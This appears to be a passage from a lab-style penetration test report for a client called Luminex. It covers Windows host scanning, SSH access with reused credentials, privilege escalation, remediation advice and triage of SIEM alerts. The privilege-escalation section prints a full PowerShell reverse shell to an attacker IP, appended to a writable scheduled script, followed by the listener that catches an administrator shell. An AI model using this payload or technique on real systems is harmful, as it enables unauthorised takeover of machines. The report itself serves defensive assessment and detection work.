


Figure 11 - Administrator RDP Access for WIN01




Figure 12 - Root Flag for WIN01

12.1 – 10.129.235.91 – Port & Service Discovery

```
$ nmap -sT -T5 -p- 10.129.235.91

Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-28 14:21 EDT
Warning: 10.129.235.91 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.129.235.91
Host is up (0.065s latency).
Not shown: 65082 closed tcp ports (conn-refused), 441 filtered tcp ports (no-response)
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49672/tcp open  unknown
49673/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 321.73 seconds
```

12.2 – 10.129.235.91 – SSH Access via Backup User Using Previously Discovered Credentials

```
$ ssh backup@10.129.235.91

Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

backup@WIN02 C:\Users\backup>
```




Figure 13 - User Flag for WIN02

13.1 – 10.129.235.91 – MonitorFiles.ps1 Script and Write Permissions Discovered

```
backup@WIN02 C:\Users\backup> dir

 Volume in drive C has no label.
 Volume Serial Number is B8B3-0D72

 Directory of C:\Users\backup

06/10/2025  04:57 AM    <DIR>          .
06/10/2025  04:57 AM    <DIR>          ..
09/10/2024  03:23 AM    <DIR>          .android
09/10/2024  02:52 AM    <DIR>          3D Objects
09/10/2024  02:52 AM    <DIR>          Contacts
06/25/2025  07:26 AM    <DIR>          Desktop
04/26/2026  01:48 PM    <DIR>          Documents
06/10/2025  05:37 AM    <DIR>          Downloads
09/10/2024  02:52 AM    <DIR>          Favorites
09/10/2024  02:52 AM    <DIR>          Links
04/26/2026  01:47 PM             3,492 MonitorFiles.ps1
09/10/2024  02:52 AM    <DIR>          Music
09/10/2024  02:52 AM    <DIR>          Pictures
09/10/2024  02:52 AM    <DIR>          Saved Games
09/10/2024  02:52 AM    <DIR>          Searches
```

```
09/10/2024  02:52 AM    <DIR>          Videos
               1 File(s)          3,492 bytes
              15 Dir(s)   8,756,600,832 bytes free
```

```
backup@WIN02 C:\Users\backup> icacls MonitorFiles.ps1

MonitorFiles.ps1 NT AUTHORITY\SYSTEM:(F)
                 BUILTIN\Administrators:(F)
                 WIN02\backup:(F)

Successfully processed 1 files; Failed processing 0 files
```

13.2 – 10.129.235.91 – Reverse Shell Appended to MonitorFiles.ps1 For Privilege Escalation

```
backup@WIN02 C:\Users\backup> echo '$LHOST = "10.10.15.63"; $LPORT = 9001; $TCPClient = New-
Object Net.Sockets.TCPClient(
$LHOST, $LPORT); $NetworkStream = $TCPClient.GetStream(); $StreamReader = New-Object
IO.StreamReader($NetworkStream); $StreamWriter = New-Object IO.StreamWriter($NetworkS
tream); $StreamWriter.AutoFlush = $true; $Buffer = New-Object System.Byte[] 1024; whi
le ($TCPClient.Connected) { while ($NetworkStream.DataAvailable) { $RawData = $Networ
kStream.Read($Buffer, 0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($
Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Outpu
t = try { Invoke-Expression ($Code) 2>&1 } catch { $_ }; $StreamWriter.Write("$Output
`n"); $Code = $null } }; $TCPClient.Close(); $NetworkStream.Close(); $StreamReader.Cl
ose(); $StreamWriter.Close()' >> MonitorFiles.ps1
```

```
backup@WIN02 C:\Users\backup> type MonitorFiles.ps1

# Function to ensure log file exists
function Initialize-Log {
    param (
        [string]$LogPath
    )
    try {
        $logDir = Split-Path -Path $LogPath -Parent
        if (-not (Test-Path -Path $logDir)) {
            New-Item -ItemType Directory -Path $logDir -Force -ErrorAction Stop | Out
-Null
        }
        if (-not (Test-Path -Path $LogPath)) {
            New-Item -ItemType File -Path $LogPath -Force -ErrorAction Stop | Out-Nul
l
        }
        return $true
    }
    catch {
        $errorMsg = "$(Get-Date -Format 'yyyy-MM-dd HH:mm:ss'): Error initializing lo
g: $_"
        Add-Content -Path $LogPath -Value $errorMsg -ErrorAction SilentlyContinue
        Write-Output $errorMsg
        exit 1
    }
}

# Function to scan for new or modified files
function Get-NewOrModifiedFiles {
    param (
```

```
        [string]$SourcePath,
        [string]$LogPath
    )
    try {
        $logEntry = "Scan started at $(Get-Date -Format 'yyyy-MM-dd HH:mm:ss')`r`n"
        $files = Get-ChildItem -Path $SourcePath -Recurse -File -ErrorAction Stop
        $newOrModifiedFiles = @()

        foreach ($file in $files) {
            try {
                if ($file.LastWriteTime -gt (Get-Date).AddMinutes(-2)) {
                    $newOrModifiedFiles += $file
                    $logEntry += "Detected: $($file.FullName) (Modified: $($file.Last
WriteTime))`r`n"
                }
            }
            catch {
                $logEntry += "Error accessing $($file.FullName): $_`r`n"
            }
        }

        Add-Content -Path $LogPath -Value $logEntry -ErrorAction Stop
        return $newOrModifiedFiles
    }
    catch {
        $errorMsg = "$(Get-Date -Format 'yyyy-MM-dd HH:mm:ss'): Error scanning files:
 $_"
        Add-Content -Path $LogPath -Value $errorMsg -ErrorAction SilentlyContinue
        Write-Output $errorMsg
        exit 1
    }
}

# Function to finalize log
function Complete-Log {
    param (
        [string]$LogPath
    )
    try {
        $logEntry = "Scan completed at $(Get-Date -Format 'yyyy-MM-dd HH:mm:ss')`r`n`
r`n"
        Add-Content -Path $LogPath -Value $logEntry -ErrorAction Stop
        return $true
    }
    catch {
        $errorMsg = "$(Get-Date -Format 'yyyy-MM-dd HH:mm:ss'): Error writing to log:
 $_"
        Add-Content -Path $LogPath -Value $errorMsg -ErrorAction SilentlyContinue
        Write-Output $errorMsg
        exit 1
    }
}

# Main script
$sourcePath = "C:\Users\backup\Documents"
$logPath = "C:\Users\Administrator\NewContents\nc.log"

# Execute functions
```

```
Initialize-Log -LogPath $logPath
$newOrModifiedFiles = Get-NewOrModifiedFiles -SourcePath $sourcePath -LogPath $logPat
h
Complete-Log -LogPath $logPath
$LHOST = "10.10.15.63"; $LPORT = 9001; $TCPClient = New-Object Net.Sockets.TCPClient(
$LHOST, $LPORT); $NetworkStream = $TCPClient.GetStream(); $StreamReader = New-Object
IO.StreamReader($NetworkStream); $StreamWriter = New-Object IO.StreamWriter($NetworkS
tream); $StreamWriter.AutoFlush = $true; $Buffer = New-Object System.Byte[] 1024; whi
le ($TCPClient.Connected) { while ($NetworkStream.DataAvailable) { $RawData = $Networ
kStream.Read($Buffer, 0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($
Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Outpu
t = try { Invoke-Expression ($Code) 2>&1 } catch { $_ }; $StreamWriter.Write("$Output
`n"); $Code = $null } }; $TCPClient.Close(); $NetworkStream.Close(); $StreamReader.Cl
ose(); $StreamWriter.Close()
```

13.3 – 10.129.235.91 – Started Local Listener and Recieved Administrator Access

```
$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.235.91 49676
```

```
whoami

win02\administrator
```




Figure 14 - Root Flag for WIN02

8 Remediation Summary

As a result of this assessment there are several opportunities for Luminex to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Luminex should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

8.1 Short Term

- TeamCity Unauthenticated RCE (CVE-2023-42793) - Update TeamCity immediately and apply patch for CVE-2023-42793; restrict TeamCity admin interface to authorized IPs only
- WordPress Plugin LFI (Site Import v1.0.1) - Update or remove the Site Import WordPress plugin (v1.0.1); audit all installed plugins for known vulnerabilities
- Weak User Credentials - Enforce strong password policy; change marc and john's passwords immediately (010203 and 1234567890 are trivially guessable)
- Plaintext Credentials in PowerShell Transcript - Remove plaintext credentials from PowerShell transcripts; disable PowerShell transcription or restrict access to transcript directories
- Plaintext Employee Credentials in Source File (init.sql) - Remove plaintext credentials from init.sql and log_backup.sh; use a secrets manager or environment variables instead
- NULL SMB Session Permitted - Disable NULL session access on WIN01 and WIN02 via Group Policy (RestrictAnonymous = 2)

8.2 Medium Term

- Finding 2 — Unpatched Linux Kernel (CVE-2022-0847) - Patch the Linux kernel on NIX01 to a version above 5.16.11 to remediate CVE-2022-0847 (DirtyPipe)
- Sudo Misconfiguration Allowing Shell Escape (WEB01) - Audit all sudo rules and remove or restrict NOPASSWD entries; less should not be executable via sudo
- Finding 6 — Cron Script Writable by Unprivileged User (NIX02) - Ensure scripts executed by root via sudo are not writable by unprivileged users; audit sudo permissions and script ownership across all hosts
- Finding 8 — Scheduled Script Writable by Unprivileged User (WIN02) - Restrict write permissions on MonitorFiles.ps1; ensure scripts executing with elevated privileges are owned and writable only by administrators
- Finding 10 — FTP Exposing Sensitive Files and SSH Keys - Disable FTP or replace with SFTP; ensure SSH keys are not stored in FTP-accessible directories

8.3 Long Term

- Finding 12 — Credential Reuse Across Multiple Hosts - Implement a credential management policy to prevent password reuse across systems; deploy a privileged access management (PAM) solution
- Perform ongoing internal network vulnerability assessments and penetration tests at least annually
- Implement a patch management program to ensure operating systems and third-party software are kept up to date
- Educate systems administrators and developers on secure coding practices, credential hygiene, and least-privilege principles

- Deploy a SIEM solution (such as the existing Elastic stack) with active alerting to detect post-exploitation activity in real time
- Implement application whitelisting on Windows hosts to prevent unauthorized script execution

9 Phase 2: SIEM Alert Validation and Analysis

9.1 Scope

In phase 2, Luminex's security team reproduced the attack paths identified during the penetration test in a controlled staging environment. These simulations generated telemetry data, which was ingested into the Elastic SIEM platform, resulting in security alerts based on the techniques used. The generated alerts are documented under SIEM Alerts below.

In-Scope Assets

Host/URL/IP Address	Description
10.129.234.241 (ELK01)	Luminex Elastics SIEM

9.2 Deliverables

The analyst will review the security alerts generated by Luminex's Elastic SIEM platform in response to the simulated attacks executed in the controlled staging environment. These evaluations will be presented in a dedicated table titled "SIEM Alert Validation and Analysis" within the report, classifying each alert as a true positive (confirmed malicious activity or legitimate threat based on log analysis) or a false positive (benign activity erroneously flagged as malicious, such as overly sensitive detection rules, legitimate administrative/operating system activity, etc.). Evidence for each classification will be derived from SIEM log analysis.

9.3 SIEM Alerts

No.	Alert Name	Description	Host	Alert Timestamp
1	Suspicious Shell Execution by logrotate	A shell (dash) executed on WEB01 with no interactive session, triggered by logrotate. This behavior resembles suspicious privilege escalation or remote code execution attempts.	WEB01	Jun 13, 2025 @ 11:43:00.000
2	Outbound Connection by Web Server User	The web server user (www-data) on WEB01 established an outbound network connection to IP address 198.143.164.252. While this may be part of legitimate operations (e.g., plugin updates or telemetry), outbound connections initiated directly by the www-data user can also indicate post-exploitation activity such as remote access or data exfiltration via web shell.	WEB01	Jun 13, 2025 @ 11:44:00.000

No.	Alert Name	Description	Host	Alert Timestamp
3	Suspicious Command Execution on Web Server	A shell command (id) was executed on the WEB01 server via /usr/bin/dash from within a WordPress plugin directory, suggesting post-compromise activity.	WEB01	Jun 13, 2025 @ 12:00:00.000
4	Anomalous Outbound Connections from Web Server	The WEB01 web server has initiated outbound connections to a single IP address (10.10.16.14) over multiple uncommon TCP ports within a short time frame. This pattern is indicative of potential command-and-control (C2) activity or data exfiltration.	WEB01	Jun 13, 2025 @ 12:00:00.000
5	Suspicious Reconnaissance Activity	Multiple enumeration-related commands (cat /etc/passwd, ls -la /home/cameron, etc.) were executed within a short timeframe on WEB01. This activity is consistent with system enumeration behavior which may indicate post-compromise reconnaissance aimed at identifying users, credentials, or sensitive files.	WEB01	Jun 13, 2025 @ 12:00:00.000
6	Suspicious Access to SSH Directory	A shell command was executed attempting to access the .ssh directory of another local user on WEB01. This behavior is consistent with post-compromise reconnaissance aimed at identifying and potentially exfiltrating SSH private keys for privilege escalation or lateral movement.	WEB01	Jun 13, 2025 @ 12:00:00.000
7	Suspicious Access to User Shell History File	A process accessed or read a .bash_history file on WEB01. This is a common step in post-exploitation to gather sensitive data, understand prior user activity, or identify useful commands and credentials.	WEB01	Jun 13, 2025 @ 12:02:00.000
8	Executable Permissions Assigned in /tmp Directory	Files in the /tmp directory of WEB01 were modified to include executable permissions. Changing permissions to make files executable is a common technique in post-exploitation, lateral movement, or privilege escalation workflows.	WEB01	Jun 13, 2025 @ 12:10:00.000

No.	Alert Name	Description	Host	Alert Timestamp
9	Possible Privilege Escalation Attempt	A user executed sudo -l on WEB01, which lists the commands that can be run via sudo on the host. This command is often used during manual privilege escalation attempts to discover misconfigurations or exploitable sudo rights.	WEB01	Jun 13, 2025 @ 12:11:00.000
10	Suspicious Reconnaissance Activity	Multiple enumeration-related commands (cat .bash_history, whoami, etc.) were executed within a short timeframe on NIX01. This activity may indicate post-compromise reconnaissance aimed at identifying users, credentials, or sensitive files.	NIX01	Jun 13, 2025 @ 12:32:00.000
11	Possible Privilege Escalation Attempt	A user executed sudo -l on NIX01. This command is often used during manual privilege escalation attempts to discover misconfigurations or exploitable sudo rights.	NIX01	Jun 13, 2025 @ 12:32:00.000
12	Executable Permissions Assigned in /tmp Directory	Multiple files in the /tmp directory of NIX01 were modified to include executable permissions. This is a common technique in post-exploitation, lateral movement, or privilege escalation workflows.	NIX01	Jun 13, 2025 @ 12:36:00.000
13	Suspicious Command Execution by Web Server User to External Cloud IP	The web server user (teamcity) on NIX01 executed a command making an outbound connection to IP address 34.200.177.28, which is associated with Amazon AWS infrastructure.	NIX01	Jun 13, 2025 @ 12:38:00.000
14	Suspicious Command Execution on Web Server	The web server user (teamcity) on NIX01 listed the contents of its .gnupg directory, which stores GPG private/public keys and trust settings, suggesting post-compromise activity.	NIX01	Jun 13, 2025 @ 12:40:00.000
15	Suspicious Command Execution on Web Server	A shell command (df -k /home/teamcity/.BuildServer/system) was executed on NIX01 by the web server user (teamcity), suggesting post-compromise activity.	NIX01	Jun 13, 2025 @ 12:42:00.000

No.	Alert Name	Description	Host	Alert Timestamp
16	Potential Privilege Escalation Attempt	A bash script (compile.sh) was executed on NIX01 from a directory named /tmp/CVE-2022-0847-DirtyPipe-Exploits, which is strongly associated with public exploit code for the DirtyPipe vulnerability (CVE-2022-0847).	NIX01	Jun 13, 2025 @ 12:51:00.000
17	Multiple Outgoing Communications by Snapd	Multiple outgoing network connections to IP address 185.125.188.57 have been observed on NIX02 from the process snapd. While this may be part of legitimate operations (e.g., snap package management or updates), attackers might hijack or mimic snapd's update mechanisms to evade network filtering.	NIX02	Jun 13, 2025 @ 11:33:00.000
18	Suspicious IMAP Login Failures (Potential Brute Force Attempt)	Multiple failed IMAP login attempts were observed on NIX02. This pattern is consistent with an IMAP brute-force attack.	NIX02	Jun 13, 2025 @ 13:10:00.000
19	Automation Script Executed with Elevated Privileges	A script typically associated with automation activity (email-backup.sh) was detected executing under the root user context on NIX02, which may indicate privilege escalation, credential abuse, or a misconfigured automation process.	NIX02	Jun 13, 2025 @ 13:14:00.000
20	Executable Permissions Assigned in /tmp Directory	Files in the /tmp directory of NIX02 were modified to include executable permissions. This is a common technique in post-exploitation, lateral movement, or privilege escalation workflows.	NIX02	Jun 13, 2025 @ 13:18:00.000
21	Possible Persistence via SSH Key Injection (root user)	A new file was created or modified within /root/.ssh/ on NIX02, particularly the authorized_keys file. This is commonly used for establishing persistent access by adding an SSH public key, allowing passwordless logins.	NIX02	Jun 13, 2025 @ 13:34:00.000

No.	Alert Name	Description	Host	Alert Timestamp
22	Successful Null Session Enumeration (Unauthenticated SMB Access)	WIN01 allowed a null (unauthenticated) session connection via SMB. This technique is often used for reconnaissance to enumerate users, shares, or policies on a Windows host without credentials.	WIN01	Jun 13, 2025 @ 11:38:00.000
23	Suspicious Process Access – wininit.exe → lsass.exe	wininit.exe was found accessing the memory space of lsass.exe on WIN01, which can sometimes indicate credential scraping.	WIN01	Jun 13, 2025 @ 11:40:00.000
24	Possible SMB Brute Force / Password Spraying Attack	Multiple failed SMB login attempts from a single source IP were observed in a short time window on WIN01. This is consistent with brute-force or password spraying behavior.	WIN01	Jun 13, 2025 @ 13:30:00.000
25	Suspicious Access to PowerShell History File	The PowerShell history file on WIN01 was accessed. This may indicate that a threat actor is inspecting historical PowerShell commands to identify sensitive data or recon activity.	WIN01	Jun 13, 2025 @ 13:40:00.000
26	High-Privileged Account Login from an IP Address with Poor Reputation	A user with high-privilege rights (Administrator) successfully logged into WIN01 from IP address 10.10.16.14, which has previously been associated with malicious activity.	WIN01	Jun 13, 2025 @ 14:01:00.000
27	Potential Malware Staging in AppData\Local	An executable was created in the AppData\Local\ folder of WIN01, a location commonly used by attackers to stage payloads or store tools in preparation for execution.	WIN01	Jun 13, 2025 @ 14:01:00.000
28	Suspicious Scheduled Task with AppData\Local Path	A new scheduled task was created on WIN01 with its executable located in a user's AppData\Local\ directory. This location is commonly abused by attackers for staging malicious tools and achieving persistence.	WIN01	Jun 13, 2025 @ 14:05:00.000
29	Suspicious Process Access – powershell.exe → lsass.exe	powershell.exe was found accessing the memory space of lsass.exe on WIN01, which can sometimes indicate credential scraping.	WIN01	Jun 13, 2025 @ 14:07:00.000

No.	Alert Name	Description	Host	Alert Timestamp
30	Suspicious Process Access – svchost.exe → lsass.exe	svchost.exe was found accessing the memory space of lsass.exe on WIN01, which can sometimes indicate credential scraping.	WIN01	Jun 13, 2025 @ 14:15:00.000
31	Suspicious Process Access – svchost.exe → lsass.exe	svchost.exe was found accessing the memory space of lsass.exe on WIN02, which can sometimes indicate credential scraping.	WIN02	Jun 13, 2025 @ 11:38:00.000
32	Successful Null Session Enumeration (Unauthenticated SMB Access)	WIN02 allowed a null (unauthenticated) session connection via SMB. This technique is often used for reconnaissance to enumerate users, shares, or policies on a Windows host without credentials.	WIN02	Jun 13, 2025 @ 14:21:00.000
33	Possible SMB Brute Force / Password Spraying Attack	Multiple failed SMB login attempts from a single source IP were observed in a short time window on WIN02. This is consistent with brute-force or password spraying behavior.	WIN02	Jun 13, 2025 @ 14:25:00.000
34	Suspicious Reconnaissance Activity	Multiple enumeration-related commands (whoami, whoami /priv, whoami /groups, etc.) were executed within a short timeframe on WIN02. This activity may indicate post-compromise reconnaissance.	WIN02	Jun 13, 2025 @ 14:29:00.000
35	Headless Command Shell Execution via conhost.exe	A command prompt (cmd.exe) was launched on WIN02 under a headless conhost.exe instance with specific flags for width, height, and signal handling. This non-interactive execution pattern is common in malware staging or stealthy execution.	WIN02	Jun 13, 2025 @ 14:30:00.000
36	Suspicious Password Change via Command Line	The net user command was used through PowerShell on WIN02 to change the password of an existing local user (Administrator).	WIN02	Jun 13, 2025 @ 14:41:00.000
37	High-Privileged Account Login from an IP Address with Poor Reputation	A user with high-privilege rights (Administrator) successfully logged into WIN02 from IP address 10.10.16.14, which has previously been associated with malicious activity.	WIN02	Jun 13, 2025 @ 14:42:00.000

No.	Alert Name	Description	Host	Alert Timestamp
38	Unusual Inter-Process Thread Injection Between RDP Clipboard and CSRSS	The rdpclip.exe process on WIN02 created a remote thread within csrss.exe. This behavior is often associated with suspicious inter-process activity such as process injection.	WIN02	Jun 13, 2025 @ 14:43:00.000
39	rundll32.exe Executing a DLL with Unusual Arguments	rundll32.exe was observed on WIN02 executing with shell32.dll and SHCreateLocalServerRunDll arguments. This pattern can resemble malicious behavior but is commonly tied to legitimate Windows shell operations.	WIN02	Jun 13, 2025 @ 14:44:00.000

9.4 SIEM Alert Validation and Analysis

Alert No.	True Positive	False Positive	Evidence
1		X	At 11:42:24 logrotate executed to rotate /var/log/audit/audit.log as part of a scheduled daily cron job. The parent process chain run-parts → logrotate → dash is normal cron execution. No interactive terminal (tty: none) is expected for cron jobs. This is benign system behavior.
2	X		At 11:43:03 an outbound TCP connection was established from /usr/sbin/php-fpm8.1 running as www-data to external IP 198.143.164.252 on port 443. PHP-FPM should not normally initiate outbound connections unless explicitly coded to do so. This warrants investigation as potential web shell activity.
3	X		Between 11:58:00 and 12:00:35 the www-data user executed /usr/bin/id from the /var/www/luminex.htb/wp-content/plugins/canto/includes/lib directory via a web shell. Execution of system commands by www-data from within a plugin directory confirms post-compromise activity via the Canto plugin.
4	X		Between 11:58:00 and 12:00:34 php-fpm initiated multiple outbound TCP connections to 10.10.16.14 on uncommon ports including 1337 consistent with C2 callback behavior. At 12:00:34 a successful SSH login was recorded for user cameron from the same IP confirming the attacker established a stable foothold.

Alert No.	True Positive	False Positive	Evidence
5	X		Between 11:58:34 and 12:00:07 the www-data user executed sh -c cat /etc/passwd and sh -c ls -la /home/cameron/.ssh/id_rsa from the Canto plugin directory via a web shell. The specific targeting of cameron's SSH private key confirms intent to exfiltrate credentials for lateral movement.
6	X		Between 11:59:53 and 12:00:17 the www-data user executed sh -c ls -la /home/cameron/.ssh followed by sh -c cat /home/cameron/.ssh/id_rsa from the Canto plugin directory. This sequence confirms deliberate SSH private key exfiltration for lateral movement corroborated by the successful SSH login as cameron at 12:00:34.
7	X		At 12:01:26 the cameron user executed cat .bash_history from /home/cameron via an interactive bash session (TerminalSessionId: 27) confirming the attacker upgraded from a web shell to an interactive SSH session using the stolen private key. Reading bash_history is a standard post-exploitation enumeration technique.
8	X		At 12:09:20 the cameron user executed chmod +x pspy8Jsn73Bsj2001sKKis from /tmp via an interactive SSH session. The filename prefix pspy identifies this as the pspy process monitoring tool used in post-exploitation to enumerate running processes and scheduled tasks for privilege escalation. The random suffix was used to evade detection.
9	X		At 12:10:22 the cameron user executed sudo -l from /tmp via an interactive SSH session approximately one minute after deploying pspy indicating a systematic privilege escalation enumeration workflow.
10	X		Between 12:29:41 and 12:35:43 the teamcity user executed whoami and cat .bash_history from /home/teamcity and /tmp via interactive sessions consistent with post-exploitation enumeration following lateral movement from WEB01. At 12:55:38 root executed an extensive grep against bash history searching for credentials confirming successful privilege escalation.
11	X		At 12:31:41 the teamcity user triggered snap advise-snap --format=json --command sudo-l via an interactive session (TerminalSessionId: 9). This is a side effect of the attacker executing sudo -l on NIX01 as Ubuntu's shell automatically invokes snap to check for packages. The parent process being python3 confirms access via the TeamCity application following lateral movement from WEB01.

Alert No.	True Positive	False Positive	Evidence
12	X		Between 12:34:17 and 12:35:29 the teamcity user executed chmod +x on both pspy8Jsn73Bsj2001sKKis and linpeas8Jsn73Bsj2001sKKis from /tmp. Both tools were renamed with the identical random suffix previously observed on WEB01 confirming the same attacker operating across multiple machines.
13	X		At 12:37:02 the teamcity user executed multiple curl commands to 34.200.177.28 on port 443 an AWS-associated IP immediately after staging pspy and linpeas in /tmp. Port 443 was used to blend traffic with legitimate HTTPS to evade network detection.
14	X		At 12:38:10 the teamcity user executed a grep command from /tmp containing an extensive list of sensitive file types including .gnupg .kube .ssh .key .pem and .vault-token. This is a known linpeas credential search signature staged in /tmp minutes earlier.
15		X	At 12:39:43 the df -k /home/teamcity/.BuildServer/system command was executed from /opt/TeamCity/bin with no interactive terminal (TerminalSessionId: 4294967295) and no parent process indicating it was spawned by the TeamCity service itself. This is routine TeamCity disk space monitoring behavior and is a False Positive.
16	X		At 12:50:40 the teamcity user executed bash compile.sh from /tmp/CVE-2022-0847-DirtyPipe-Exploits via the same interactive session used throughout the attack chain. CVE-2022-0847 (DirtyPipe) affects kernel versions 5.8–5.16. The NIX01 kernel (5.13.0) falls within the vulnerable range confirming an active privilege escalation attempt.
17		X	At 11:32:33 the snapd daemon made outbound connections to 185.125.188.57 on port 443 a known Canonical snap store IP. This is routine snap package update behavior occurring approximately 90 minutes before any confirmed attacker activity on NIX02. This is a False Positive.
